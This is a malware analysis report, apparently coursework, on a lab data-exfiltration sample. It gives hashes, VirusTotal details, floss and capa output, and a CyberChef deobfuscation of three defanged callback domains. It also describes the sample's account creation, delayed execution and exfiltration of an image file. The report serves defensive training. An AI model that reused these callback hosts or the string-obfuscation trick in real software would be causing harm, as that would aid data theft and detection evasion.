


Practical Malware Analysis & Triage

Malware Analysis Report

Malware.unknown.exe



Data Exfiltration Malware

May 2024 | Tomer Merav | v1.0

Table of Contents

Table of Contents.....	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition	6
Basic Static Analysis.....	7
Basic Dynamic Analysis	21
Advanced Analysis	28
Advanced Static Analysis	35
Advanced Dynamic Analysis	46
Indicators of Compromise	67
Rules & Signatures	68
Appendices	69
A. Yara Rules	69
B. Callback URLs	69
C. Yara Detections.....	70

Executive Summary

SHA256 hash	81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d
-------------	--

Malware.unknown.exe is a Data Exfiltration malware made for lab purposes. This malware targets windows systems and was first identified in the wild in January 30,2022.

Upon detonation, the malware creates a remote connection to a remote server and establish permanent user account with elevated permissions.

After successful connection with the remote server, the malware waits for internet connectivity interruption(such as logging off) and then search the targeted exfiltration file. in our case it's an image file named "cosmo.jpeg".

When Internet connection is back on, the malware will re-authenticate using its elevated permissions to a remote authentication server, followed by another query to the data exfiltration domain, finally result in an active process of data exfiltration between the compromised endpoint to the data exfiltration server.

This active data transfer, which is benign to the user, allows the attacker to maintain sustainable connection with the compromised endpoint while ensuring the process will continue until all the relevant data is exfiltrated to its intended place.

Symptoms of infection include frequent beaconing to any of the URLs listed in Appendix B.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

This Malware is based upon three execution stages.

The first stage is the actual detonation of the Malware. In this stage the malware will rely upon active internet connection in order to launch. When internet connection is available, the malware will create a permanent user account with elevated privileges to impersonate the endpoint's client.

Upon successful creation, the malware will open a communication channel with a remote server, supposedly controlled by the attacker.

Once this connection is established, the malware will wait for any internet connection interruption (such as logging off) while in the meantime no other actions will be taken. This methodology may suggest that this is part of an evasion technique in order to avoid detection.


When an action such as logging off will occur, the second stage of the malware process will be taken care of.

In this stage, the malware will query its targeted file and will search for its presence at its intended path.

If such file does not exist, the malware will stop its execution process and will not follow up with any other interaction with the system.

In case such file exists, it will set the tone for the third stage of the malware execution process, in which the malware will first re-authenticate using its elevated privileges, and then start to exfiltrate the data to a third remote server, considered as the data exfiltration domain.

While this malware demands a few key terms in order to further launch, it could be said that eventually the main two key points in the malware execution flow are the first user creation, and the presence of the targeted file. without them no other execution process will take place and the malware will not launch its intended processes.



Malware Composition

Malware.unknown.exe consists of the following components:

Malware.unknown.exe

The initial executable of the Malware.

"LogonSessionId_0_163572"

The name of the permanent user created by the malware with its elevated privileges.

hxxp://hey.youup.local

The first Callback URL the malware reaches to upon detonation.

hxxp://auth.ns.local

An authentication server the malware reaches to in order to reauthenticate before the final stage of exfiltrating the data.

cosmo.jpeg

The Image file that the Malware targets in order to exfiltrate its data.

hxxp://cosmosfurootsemporium.local

The Data Exfiltration Domain that is being used by the malware in order to exfiltrate the data from the image file "cosmo.jpeg".



Basic Static Analysis

As we start our Basic Static Analysis Phase we are looking to find as many details as possible regarding the Malware sample without actually execute it.

The first step in this methodology is to gather the relevant hashes from the file.


Running the command "sha256sum" provided me the sha256 hash of our sample:

```
C:\Users\Malianalis\Desktop
λ sha256sum Malware.unknown.exe.malz
81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d *Malware.unknown.exe.malz

C:\Users\Malianalis\Desktop
```

Next, I moved to VT and submitted the hash I got.


From our hash submission we can see 23/71 flagged the Malware sample as malicious.



The screenshot shows the VirusTotal interface. At the top, it displays a community score of 23/71. Below this, the file hash is shown as 81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d. The file name is listed as 81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d.exe.vir. The file size is 120.50 KB and the last modification date is "a moment ago". The file type is identified as EXE. Below the file details, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, TELEMETRY, and COMMUNITY (4). The DETAILS tab is currently selected.

Through this screenshot we can learn as well that our file is an executable and ends with ".vir" extension-meaning some kind of Anti-virus software already identified this file as a file that contains malicious content.

Moving on to the "Details" section we gather the basic properties of this file, such as its other hashes and its size. From this section we can also get another important detail -this file has been compiled with "Nim", one of the most popular methods malware authors use to execute their malicious commands.



The screenshot shows the "Basic properties" section of the VirusTotal analysis. It lists various file metadata, including:

- MD5: 812a7c7eb9d7a4332b9e166aa09284d7
- SHA-1: ec0d565afe635c2c7863b2a05df8a49c58b703a3
- SHA-256: 81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d
- Vhash: 0150776d155c0d5d1dbz1731z1fz
- Authentihash: cab7bec5b8a0185fc70d9d72b3cb7d9c66193fb3a2f3f6b80735da895580f6c
- Imphash: aace71b4596556dc5194d2689cc908e1
- SSDEEP: 1536:tgoohQsgZFWcDncj4gg+lhEASPwgGsjjpzP8IPqJ9+DXmjPAbw5jdsGr:tgorEcDncsg4MjjpDlPq3+XQAUsg
- TLSH: T11BC35B21CD03E0B6CC233A718CC3F4BFC6699D409A2CD84EADD4F559E6317665DEAA2
- File type: Win32 EXE (executable, windows, win32, pe, pexe)
- Magic: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
- TrID: Microsoft Visual C++ compiled executable (generic) (32.2%) | Win64 Executable (generic) (20.5%) | Win32 Dynamic Link Library (generic) (12.8%) | Win16 NE executable (generic) (10.1%)
- DetectItEasy: PE32 | Compiler: Nim
- File size: 120.50 KB (123392 bytes)

Moving on to "History" section we can see the file creation time : 2022-01-29, and also the first time it was seen in the wild, just a day after.

History ⓘ	
Creation Time	2022-01-29 17:39:03 UTC
First Seen In The Wild	2022-01-30 01:39:03 UTC
First Submission	2022-01-30 03:22:45 UTC
Last Submission	2024-04-03 13:25:49 UTC
Last Analysis	2024-04-17 15:05:35 UTC



Another important information we gather from VT is the .dll libraries that is being used by the malware in order to execute its actions. a library such as "KERNEL32.dll" is a crucial library since this library provides direct relationship with the operating system in the compromised endpoint.

```
Imports
— KERNEL32.dll
    DeleteCriticalSection
    EnterCriticalSection
    GetCurrentProcess
    GetCurrentProcessId
    GetCurrentThreadId
    GetLastError
    GetProcAddress
    GetStartupInfoA
    GetSystemTimeAsFileTime
    GetTickCount
    ^
— msrvct.dll
    __getmainargs
    __initenv
    __lconv_init
    __p__acmdln
    __p__fmode
    __set_app_type
    __setusermatherr
    _amsg_exit
    _cexit
    _errno
    ^
— USER32.dll
    MessageBoxA
```



Moving back to our Windows lab Machine, I used the "floss" command to retrieve some suspicious strings that lays inside the sample. since we found out through VT that this file has been compiled with "Nim", I'll first try to search for suspicious strings that contains the phrase "nim", using the "grep" command:

```
\ Cmder
λ floss Malware.unknown.exe.malz | grep "nim"
INFO: floss: extracting static strings
finding decoding function features: 100%|██████████| 652/652 [00:00<00:00, 1251.66 functions/s, skipped 1 library functions (0%)
INFO: floss.stackstrings: extracting stackstrings from 611 functions
INFO: floss.results: Error: unhandled exception: [
INFO: floss.results: SError
INFO: floss.results: SError
INFO: floss.results: SError
INFO: floss.results: SError
extracting stackstrings: 100%|██████████| 611/611 [00:02<00:00, 235.68 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 8 functions...
extracting tightstrings from function 0x41a3b0: 100%|██████████| 8/8 [00:00<00:00, 87.80 functions/s]
INFO: floss.string_decoder: decoding strings
INFO: floss.results: SError
INFO: floss.results: 18374403900871474942
emulating function 0x41a3b0 (call 1/1): 100%|██████████| 26/26 [00:02<00:00, 11.99 functions/s]
INFO: floss: finished execution after 14.13 seconds
TINFO: floss: rendering results
fatal.nim
io.nim
fatal.nim
parseutils.nim
strutils.nim
streams.nim
oserr.nim
nativesockets.nim
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
net.nim
@net.nim(1635, 9) `socket.protocol != IPPROTO_TCP` Cannot `recvFrom` on a TCP socket
@net.nim(1716, 9) `not socket.isClosed` Cannot `sendTo` on a closed socket
@net.nim(1715, 9) `socket.protocol != IPPROTO_TCP` Cannot `sendTo` on a TCP socket
@net.nim(1438, 12) `avail <= size - read`
@net.nim(1367, 14) `size - read >= chunk`
@net.nim(1319, 9) `not socket.isClosed` Cannot `recv` on a closed socket
@net.nim(1403, 24) `false`
@net.nim(1669, 9) `not socket.isClosed` Cannot `send` on a closed socket
@net.nim(233, 10) `fd != osInvalidSocket`
types.nim
minimum
protocol.nim
@protocol.nim(164, 10) `data.atEnd()`
dnsclient.nim
tables.nim
@hashcommon.nim(29, 9)
httpclient.nim
@tables.nim(1144, 13) `len(t) == L` the length of the table changed while iterating over it
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(249, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(173, 11) `len(a) == L` the length of the seq changed while iterating over it
@httpclient.nim(1144, 15) `false`
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
```

As we can see, we got a lot of results regarding "nim". but most important, we got our first indicators that this file uses some kind of internet connectivity.

Strings such as "dnsclient.nim", and "httpclient.nim" confirm that assumption.



Moving on with this I used the "capa" command in order to find details regarding the background processes that are being executed by the malware.

As we can see the system that is being targeted by the malware is "windows".

```
C:\Users\Malianalis\Desktop
λ capa Malware.Unknown.exe.malz -vv
md5          812a7c7eb9d7a4332b9e166aa09284d7
sha1         ec0d565afe635c2c7863b2a05df8a49c58b703a3
sha256        81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d
path          C:/Users/Malianalis/Desktop/Malware.unknown.exe.malz
timestamp     2024-04-17 08:39:09.323550
capa version  6.1.0
os            windows
format        pe
arch          i386
extractor    VivisectFeatureExtractor
base address   0x400000
rules         C:/Users/Malianalis/AppData/Local/Temp/_MEI42082/rules
function count 651
library function count 1
total feature count 29251
```

Next, let's look at some of its background processes:

```
contain loop (194 matches, only showing first match of library rule)
author moritz.raabe@mandiant.com
scope  function
function @ 0x4014A0
or:
characteristic: loop @ 0x4014A0
characteristic: tight loop @ 0x401310
```



```
delay execution(library rule)
author      michael.hunhoff@mandiant.com, @ramen0x3f
scope       basic block
mbc        Anti-Behavioral Analysis::Dynamic Analysis Evasion::Delayed Execution [B0003.003]
references  https://docs.microsoft.com/en-us/windows/win32/sync/wait-functions, https://github.com/LordNoteworthy/al-kha
basic block @ 0x4011B0 in function 0x4014A0
or:
and:
desktop os: windows
or:
api: kernel32.Sleep @ 0x4011B7
```

```
encode data using Base64
namespace  data-manipulation/encoding/base64
author     moritz.raabe@mandiant.com, anushka.virgaonkar@mandiant.com, michael.hunhoff@mandiant.com
scope       function
att&ck    Defense Evasion::Obfuscated Files or Information [T1027]
mbc        Defense Evasion::Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02], Data::Encode Data::E
function @ 0x412168
```

```
read file on Windows (2 matches)
namespace  host-interaction/file-system/read
author     moritz.raabe@mandiant.com, anushka.virgaonkar@mandiant.com
scope       function
mbc        File System::Read File [C0051]
function @ 0x40249D
```



```
write file on Windows (3 matches)
namespace host-interaction/file-system/write
author william.ballenthin@mandiant.com, anushka.virgaonkar@mandiant.com
scope function
mbc File System::Writes File [C0052]
function @ 0x402B4C
```

```
terminate process
namespace host-interaction/process/terminate
author moritz.raabe@mandiant.com, michael.hunhoff@mandiant.com, anushka.virgaonkar@mandiant.com
scope function
mbc Process::Terminate Process [C0018]
function @ 0x419540
```

Let's summarize those findings:

- This file contains some sort of a loop process.
- It "reads" a file on the system- meaning it searches for a specific file.
- it "writes" to the file some data/content.
- It encodes the data using "Base64" as the encoding method.
- It uses delayed execution, maybe in order to evade detection.
- It uses the API call "Terminate process" to end its processes in some circumstances.

So all in all, we found a great information using the "capa" command. But this is not all.



Running again the "floss" command, this time without searching for specific strings, we came up with very interesting information:

```
@Desktop\cosmo.jpeg
@200 OK
@Authorization
@Host
@httpClient.nim(1144, 15) `false`
@Transfer-Encoding
@Content-Type
@Content-Length
@httpClient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@Nim httpClient/1.6.2
@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw
@axuxtxhx.xnxsx.xlxoxcxaxlx
@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.B1BoBcBaB1B
```

As we saw before, a clue for remote connection appears in here. But most important we found out a few other things:

- A file named "cosmo.jpeg" at the following path: "Desktop\cosmo.jpeg".
- Down the list, 3 suspicious strings that looks like an obfuscated internet URLs.



In order to check those addresses we will use "CyberChef" as our de-obfuscated tool.


On our first string ("hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw")

We can see the letter "w" is repetitive in here, so we will replace it with blank space what would give us a clean view of the string.

The screenshot shows the CyberChef interface. The 'Input' field contains the string 'hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw'. In the 'Find / Replace' section, 'Find' is set to 'w', 'Replace' is set to ' ', and 'Global match', 'Case insensitive', 'Multiline matching', and 'Dot matches all' are checked. The 'Output' field shows the result: 'http://hey.youup.local'.

As we can see, our obfuscated string has become: **http://hey.youup.local** after our de-obfuscated process.

Moving on with the same methodology, we can now take the second suspicious string ("axuxtxhx.xnxss.xlxoxcxaxlx") and run it on CyberChef. This time replacing the "X" letter.




The screenshot shows the CyberChef interface with the 'Find / Replace' recipe selected. The 'Input' field contains the string 'axuxtxhx.xnxss.xlxoxcxaxlx'. The 'Output' field shows the result of the replacement, which is 'auth.ns.local'. The 'Find' field has 'x' entered. The 'Replace' field is empty. The 'REGEX' dropdown is set to 'REGEX'. Several checkboxes are checked: 'Global match', 'Case insensitive', 'Multiline matching', and 'Dot matches all'. There are also three small icons at the top of the main panel: a file icon, a folder icon, and a trash bin icon.

And there we have it! We got another URL: **auth.ns.local**

Lastly, let's check for the third string:

"BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBIB" and this time replace the letter "B".



The screenshot shows a 'Find / Replace' interface. In the 'Find' field, 'B' is entered. The 'Replace' field contains 'B'. The 'REGEX' dropdown is set to 'REGEX'. Under 'Input', the string 'BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBIB' is shown. The 'Output' section shows the result: 'cosmosfurootsemporium.local'. Various search options are checked: 'Global match', 'Case insensitive', 'Multiline matching', and 'Dot matches all'.

And as wonderful it can be, we got our third URL that lays under this malware sample:
[hxxp://cosmosfurootsemporium.local](http://cosmosfurootsemporium.local).

So all in all. From this analysis we were able to retrieve 3 suspicious URL Strings:

[hxxp://hey.youup.local](http://hey.youup.local)

auth.ns.local

[hxxp://cosmosfurootsemporium.local](http://cosmosfurootsemporium.local).

Let's move now to Pestudio to examine more details about the sample.



As we open the file details, we can confirm it is an executable (first-bytes-hex starts with 4D 5A) and also the compilation time match the details what we found in VT.

property	value
<u>footprint > sha256</u>	81A10784AE60A58A969E858C9C4A2AE0D4E8E46E9BD6776992461C062F70099D
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z
file > size	123392 bytes
entropy	6.402
signature	n/a
tooling	n/a
<u>file-type</u>	executable
cpu	32-bit
<u>subsystem</u>	GUI
file-version	n/a
description	n/a

stamps
compiler-stamp Sat Jan 29 17:39:03 2022 UTC

Moving on to the strings section we can see few suspicious strings such as "socket", "connect" and "WSAStartup", all three of them gives us another indicators regarding the malware remote communication.

encoding (2)	size (bytes)	location	flag (26)	label (77)	group (10)	technique (6)	value
ascii	19	<u>section:.idata</u>	x	<u>import</u>	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
ascii	25	<u>section:.rdata</u>	x	-	reconnaissance	-	QueryPerformanceFrequency
ascii	7	<u>section:.rdata</u>	x	<u>utility</u>	network	-	connect
ascii	4	<u>section:.rdata</u>	x	<u>utility</u>	network	-	send
ascii	6	<u>section:.rdata</u>	x	<u>utility</u>	network	-	select
ascii	9	<u>section:.rdata</u>	x	-	network	-	inet_ntop
ascii	10	<u>section:.rdata</u>	x	-	network	-	WSAStartup
ascii	6	<u>section:.rdata</u>	x	-	network	-	socket
ascii	11	<u>section:.rdata</u>	x	-	network	-	closesocket
ascii	8	<u>section:.rdata</u>	x	-	network	-	WSAioctl
ascii	11	<u>section:.rdata</u>	x	-	network	-	getaddrinfo
ascii	12	<u>section:.rdata</u>	x	-	network	-	freaddrinfo
ascii	12	<u>section:.rdata</u>	x	-	network	-	_WSAFDIsSet
ascii	4	<u>section:.rdata</u>	x	-	network	-	recv
ascii	6	<u>section:.rdata</u>	x	-	network	-	sendto
ascii	8	<u>section:.rdata</u>	x	-	network	-	recvfrom
ascii	9	<u>section:.rdata</u>	x	-	network	-	inet_ntoa
ascii	18	<u>section:.rdata</u>	x	-	network	-	WSAAddressToString
ascii	6	<u>section:.rdata</u>	x	-	network	-	socket
ascii	6	<u>section:.rdata</u>	x	-	network	-	socket
ascii	12	<u>section:.idata</u>	x	<u>import</u>	memory	T1055 Process Injection	VirtualAlloc
ascii	14	<u>section:.idata</u>	x	<u>import</u>	memory	T1055 Process Injection	VirtualProtect
ascii	13	<u>section:.rdata</u>	x	-	file	T1083 File and Directory Discovery	FindFirstFile
ascii	17	<u>section:.idata</u>	x	<u>import</u>	execution	T1057 Process Discovery	GetCurrentProcess
ascii	18	<u>section:.idata</u>	x	<u>import</u>	execution	T1057 Process Discovery	GetCurrentThreadId
ascii	16	<u>section:.idata</u>	x	<u>import</u>	execution	-	TerminateProcess



Moving to the Import section, we identified few suspicious API Calls such as "LoadLibraryA" that generates the call for the relevant dll's and the "Sleep" API Call that can be used in order to evade detection.

pFile	Data	Description	Value
0001D780	0002C2B0	Hint/Name RVA	0115 DeleteCriticalSection
0001D784	0002C2C8	Hint/Name RVA	0136 EnterCriticalSection
0001D788	0002C2E0	Hint/Name RVA	021F GetCurrentProcess
0001D78C	0002C2F4	Hint/Name RVA	0220 GetCurrentProcessId
0001D790	0002C30A	Hint/Name RVA	0224 GetCurrentThreadId
0001D794	0002C320	Hint/Name RVA	0269 GetLastError
0001D798	0002C330	Hint/Name RVA	02B6 GetProcAddress
0001D79C	0002C342	Hint/Name RVA	02D9 GetStartupInfoA
0001D7A0	0002C354	Hint/Name RVA	02F3 GetSystemTimeAsFileTime
0001D7A4	0002C36E	Hint/Name RVA	0312 GetTickCount
0001D7A8	0002C37E	Hint/Name RVA	036D InitializeCriticalSection
0001D7AC	0002C39A	Hint/Name RVA	03CD LeaveCriticalSection
0001D7B0	0002C3B2	Hint/Name RVA	03D1 LoadLibraryA
0001D7B4	0002C3C2	Hint/Name RVA	045E QueryPerformanceCounter
0001D7B8	0002C3DC	Hint/Name RVA	055A SetUnhandledExceptionFilter
0001D7BC	0002C3FA	Hint/Name RVA	056A Sleep
